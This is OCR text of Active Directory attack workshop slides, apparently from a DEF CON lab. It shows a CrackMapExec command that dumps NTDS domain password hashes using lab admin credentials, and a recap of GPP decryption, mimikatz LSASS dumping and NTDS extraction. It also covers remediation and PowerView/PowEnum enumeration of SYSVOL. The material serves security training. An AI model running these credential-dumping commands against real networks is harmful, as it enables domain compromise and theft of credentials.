
Credential Theft Agenda – Dump Domain Creds

```
root@LabKali:/usr/local/bin# cme 10.0.0.4 -u defconadmin -p Defcon25Workshop! --ntds vss
CME          10.0.0.4:445 LabDC1           [*] Windows 6.3 Build 9600 (name:LabDC1) (domain:DEFCON)
CME          10.0.0.4:445 LabDC1           [+] DEFCON\defconadmin:Defcon25Workshop! (Pwn3d!)
CME          10.0.0.4:445 LabDC1           [+] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
CME          10.0.0.4:445 LabDC1           defconadmin:500:aad3b435b51404eeaad3b435b51404ee:04d05fbe1699cee0eca50a0b47895020:::
CME          10.0.0.4:445 LabDC1           Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
CME          10.0.0.4:445 LabDC1           LabDC1$:1001:aad3b435b51404eeaad3b435b51404ee:16c433d6bd5bca9532d34c0b2a7b67dd:::
CME          10.0.0.4:445 LabDC1           krbtgt:502:aad3b435b51404eeaad3b435b51404ee:0838f2b27f88787b8bcd9a34cc8d3fd9:::
CME          10.0.0.4:445 LabDC1           defcon.local\JDoe:1104:aad3b435b51404eeaad3b435b51404ee:04d05fbe1699cee0eca50a0b47895020:::
CME          10.0.0.4:445 LabDC1           defcon.local\Andrew:2102:aad3b435b51404eeaad3b435b51404ee:b8731a19c55492fd7f8b886f201b01a1:::
CME          10.0.0.4:445 LabDC1           defcon.local\Elliot.Alderson:3102:aad3b435b51404eeaad3b435b51404ee:73a2621203a9ba2cce31a2078715d1b4:::
CME          10.0.0.4:445 LabDC1           defcon.local\sp_svc:3103:aad3b435b51404eeaad3b435b51404ee:3edbf666279d0bdcaba18565e67ff58e:::
CME          10.0.0.4:445 LabDC1           defcon.local\DemoUser:4103:aad3b435b51404eeaad3b435b51404ee:c36efb1c1d3a19d4273831915a052215:::
CME          10.0.0.4:445 LabDC1           LABWIN2012$:4104:aad3b435b51404eeaad3b435b51404ee:2b2c61629071dab4f9ccc9a17f921182:::
CME          10.0.0.4:445 LabDC1           LABWIN2016$:4105:aad3b435b51404eeaad3b435b51404ee:4cac9d38ff18931965885e3ac2d578d1:::
CME          10.0.0.4:445 LabDC1           defcon.local\fddffd:5602:aad3b435b51404eeaad3b435b51404ee:2fd619f31242602547e7e8873241a02a:::
[*] KTHXBYE!
root@LabKali:/usr/local/bin#
```

ALL DOMAIN CREDS!!!



Lab 4 - Recap




- Decrypted GPO_LA from a GPP file
- Used GPO_LA to perform a local login on LabWin2012.defcon.local as a local admin
- As a local admin dumped account (Domain Admin) creds with mimikatz
- Dump domain creds with NTDS.DIT
- DOMAIN ADMIN!!!!

Remediation For Lab 4

GPP Password Decryption | Shared Local Admin | Credential Theft (LSASS)

Implement 3-Tier Administration Model for Enhanced Security



The **Attack Surface** of an environment is the sum of the different points from where an unauthorized user can compromise the environment.

3-Tier Administration Model reduces the attack surface by isolating the environment into 3 Tiers.

Account used to logon to the servers/workstations in each tier must be different and can't be used in other two.

Tier-0:
Domain/Forest Level Servers(Domain Controllers) and any jump/admin servers used in administration.

Tier-1:
Member Servers, servers which host internal, monitoring, security, mail & collaboration apps.

Tier-2:
User Workstations/Devices, where users logon to do their regular day to day work like checking emails, creating documents/reports etc.

Security Recommendations: Admin Boundaries


Define clear administrative Boundaries, even within the same tier

Example 1. (Tier 3)

Helpdesk Technicians in Tokyo cannot exercise the same rights on the workstations/Desktops @ New York office

Example 2. (Tier 2)

Similarly, DBA groups should not have the same rights on Mail & Collaboration servers



Remediation For Lab 4

Security Recommendations: Admin Boundaries


1.Computer Configuration\Policies\Windows Settings\Security Settings\Local Settings\User Rights Assignments:

1. Deny access to this computer from the network
2. Deny log on as a batch job
3. Deny log on as a service
4. Deny log on locally
5. Deny log on through Remote Desktop Services user rights

Remediation For Lab 4

Security Recommendations: Remove Workstation To Workstation Communication

Implementing Private VLANs or Host Firewall Rules




Lab 5

- More Low Hanging Fruit / Abuse of Core AD functionality

SYSVOL Script - Agenda

- What is the SYSVOL
- How to access the SYSVOL
- Powerview / PowEnum




SYSVOL Scripts - What is the SYSVOL


- SYSVOL is simply a folder which resides on each and every domain controller within the domain.
- It contains the domains public files that need to be accessed by clients and kept synchronized between domain controllers.
- The SYSVOL folder can be accessed through its share \\domainname.com\sysvol or the local share name on the server \\servername\sysvol.

SYSVOL Scripts - Powerview

```
PS C:\Users\andrew\Desktop\Powerview> Import-Module .\Powerview.ps1
PS C:\Users\andrew\Desktop\Powerview> Find-InterestingFile -Path \\defcon.local\sysvol -Include @('*.vbs', '*.bat', '*.p
s1', '.cmd') -Verbose


Owner          : BUILTIN\Administrators
CreationTime   : 6/6/2014 9:44:48 AM
Path           : \\defcon.local\sysvol\defcon.local\scripts\Download-SP2013PreReqFiles.ps1
LastAccessTime : 6/6/2014 9:44:48 AM
LastWriteTime  : 6/6/2014 9:44:48 AM
Length         : 5102

Owner          : BUILTIN\Administrators
CreationTime   : 6/6/2014 9:42:40 AM
Path           : \\defcon.local\sysvol\defcon.local\scripts\Install-SP2013PreReqFiles.ps1
LastAccessTime : 6/6/2014 9:42:40 AM
LastWriteTime  : 7/3/2017 2:47:16 PM
Length         : 5012

Owner          : BUILTIN\Administrators
CreationTime   : 6/6/2014 9:42:40 AM
Path           : \\defcon.local\sysvol\defcon.local\scripts\Install-SP2013RolesFeatures.ps1
LastAccessTime : 6/6/2014 9:42:40 AM
LastWriteTime  : 6/6/2014 9:42:40 AM
Length         : 6039
```

SYSVOL Scripts– Downloading PowEnum






SYSVOL Scripts– Downloading PowEnum

```
PS C:\Users\andrew\Desktop\PowEnum> Import-Module .\PowEnum.psl
PS C:\Users\andrew\Desktop\PowEnum> Invoke-PowEnum -Mode SYSVOL -NoExcel
```

